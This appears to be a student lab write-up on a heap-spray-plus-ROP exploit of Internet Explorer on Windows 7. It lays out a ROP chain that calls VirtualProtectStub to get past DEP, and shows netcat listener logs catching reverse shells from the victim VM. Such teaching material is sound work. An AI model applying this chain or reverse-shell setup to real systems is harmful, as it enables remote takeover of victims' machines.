

# Heap Spray + ROP

This type of exploits caused due to the usual programming error which allocates sufficiently large data to an array without checking for index boundaries. This leads to crash the user program, overwrite the instruction pointers and enable the program to execute any arbitrary instruction at an arbitrary location. An adversary could hijack this flow of instructions to do whatever he wants, usually exploiting to an interactive shell with root privileges.

## Think like an attacker

We already spread the heap with chunk of NOP + shell code in the last assignment. However, we can't execute any arbitrary location now since DEP is enabled in the memory pages. We have to trick the flow of instruction to execute the shell code, here we follow ROP method where we're going to modify the pages allocated to shell code to have the privileges of memory execution.

**ROP?** Assume a salesperson "Bob", who needs to visit a particular client "Sara", but unfortunately Bob doesn't know Sara. But luckily, he can ask a set of other clients to help him to make a connection with Sara. Let's consider this set of clients would be generous, and willing to share any information about the next person who know something about Sara. Bob's goal is to make a chain of contacts to reach Sara.

Ok back to ROP, "Bob" is the attacker, the set of clients he knows about are the ROP gadgets. Bob needs to unlock DEP to execute the shell code. He needs to create a chain of ROP gadgets where each gadget do something and return execution to the next gadget. They act together to achieve once common goal !!

- **The ROP chain for what?** To unlock DEP in the region where shell code lives and execute.
- **How exactly?** we ask someone who has privileges to unlock.
- **Who?** The main candidate is VirtualProtect which is a Windows API call to modify a given region of memory.
- **Easy?** No, we can not directly call this method available in kernel32. Another candidate? we have to dig dlls to search for something without DEP and ASLR enabled. We found MSVCRT71.dll, it has a wrapper to call VirtualProtect method in kernel32 called VirtualProtectStub.
- **All about gadgets:** We use ROP gadgets to perform a chain of tasks that setup the required parameters for VirtualProtect method. Our plan is to setup all necessary parameters in registers, and do a PUSHAD to layout them in the order in the stack, so once VirtualProtect method is called, it has all necessary ingredients to do our job. Once it finishes the job, the execution is returned to the shell code. Execute and get the remote shell.

Note that **PUSHAD**, pushed the registers to stack in the following order: **EAX, ECX, EDX, EBX, ESP, EBP, ESI and EDI**


Setup the parameters:

- **EDI:** RETN
- **ESI:** a pointer to VirtualProtectStub, we setup this using a sequence of gadgets that do the following: Entry pointer (callable) in ECX, register values are assigned ECX -> EBX -> EDX. Then ECX back to 'pop esi' while ECX and EDX are in the order at stack. Finally, ESI got the calling pointer VirtualProtectStub.

## Yasanka Sameera Horawalavithana

- **EBP**: [First parameter] The return address: set to JMP ESP
- **ESP**: [Second parameter] Ipaddress: predictable address of the shell code, we use 0x08080808, and place NOPs followed by the shell code.
- **EBX**: [Third parameter] dwsize: size of the memory region to modify the execution privileges. use 0x00000100 bytes > (size of shell code + NOP), use gadgets with NEG to do the arithmetic.
- **EDX**: [Fourth parameter] new protect bits; use 0x00000040, use gadgets with NEG to do the arithmetic.
- **ECX**: [Fifth parameter] where old flag writes into, use a arbitrary location 0x7c38eccc.
- **EAX**: several NOPs.


We spread the heap with 1000 memory chunks of size 0.25 mb, where we end up having 250 mb in the heap allocated to our malicious pattern (**RETN + NOP + shell code**). We use “slice()” method to fool the javascript engine to blow up new objects in the heap without having references stored as indices. We overwrite EIP value with the a pointer to RETN gadget to slide through the chain of other ROP gadgets. Once the parameters are prepared, VirtualProtectStub method is called, then modify the given memory pages, and return execution to the NOPs, now they are executable, EIP slides through NOP until it hits an executable shell code. We generate a remote shell code via msfconsole (attached shell code is for 127.0.0.1 and port 4444).



```
http://192.168.82.167:8080/jnlp8_heap_spray_with_rop_gadgets.html - Windows Internet Explorer
http://192.168.82.167:8080/jnlp8_heap_spray_with_rop_gadgets.html
http://192.168.82.167:8080/jnlp8_heap_spray_with_rop_gadgets.html
Shell code Length: 162
ROP Length: 110
RETN sled: 65136
Click Me

Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32\wmic OS Get DataExecutionPrevention_Available
DataExecutionPrevention_Available
TRUE

Administrator: Admin Shell - nc -lvp 4444
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows>exit
exit
C:\Windows\system32>nc -lvp 4444
listening on [any] 4444 ...
C
C:\Windows\system32>
C:\Windows\system32>
C:\Windows\system32>nc -lvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from RSUCIS [127.0.0.1] 49171
'\\vmware-host\Shared Folders\Desktop'
CMD.EXE was started with the above path as the current directory.
UNC paths are not supported. Defaulting to Windows directory.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows>whoami
whoami
ksucis\victim
C:\Windows>
```



```
root@kali:~/Desktop# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.82.167 netmask 255.255.255.0 broadcast 192.168.82.255
    inet6 fe80::20c:29ff:fe54:427d prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:54:42:7d txqueuelen 1000 (Ethernet)
    RX packets 42526 bytes 10396665 (9.9 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 14825 bytes 1949587 (1.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~/Desktop# nc -lvp 4444
listening on [any] 4444 ...
192.168.82.166: inverse host lookup failed: Unknown host
connect to [192.168.82.167] from (UNKNOWN) [192.168.82.166] 49732
'\\vmware-host\Shared Folders\Desktop'
CMD.EXE was started with the above path as the current directory.
UNC paths are not supported. Defaulting to Windows directory.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
root@kali:~/Desktop# whoami
whoami
ksucis\victim
C:\Windows>
```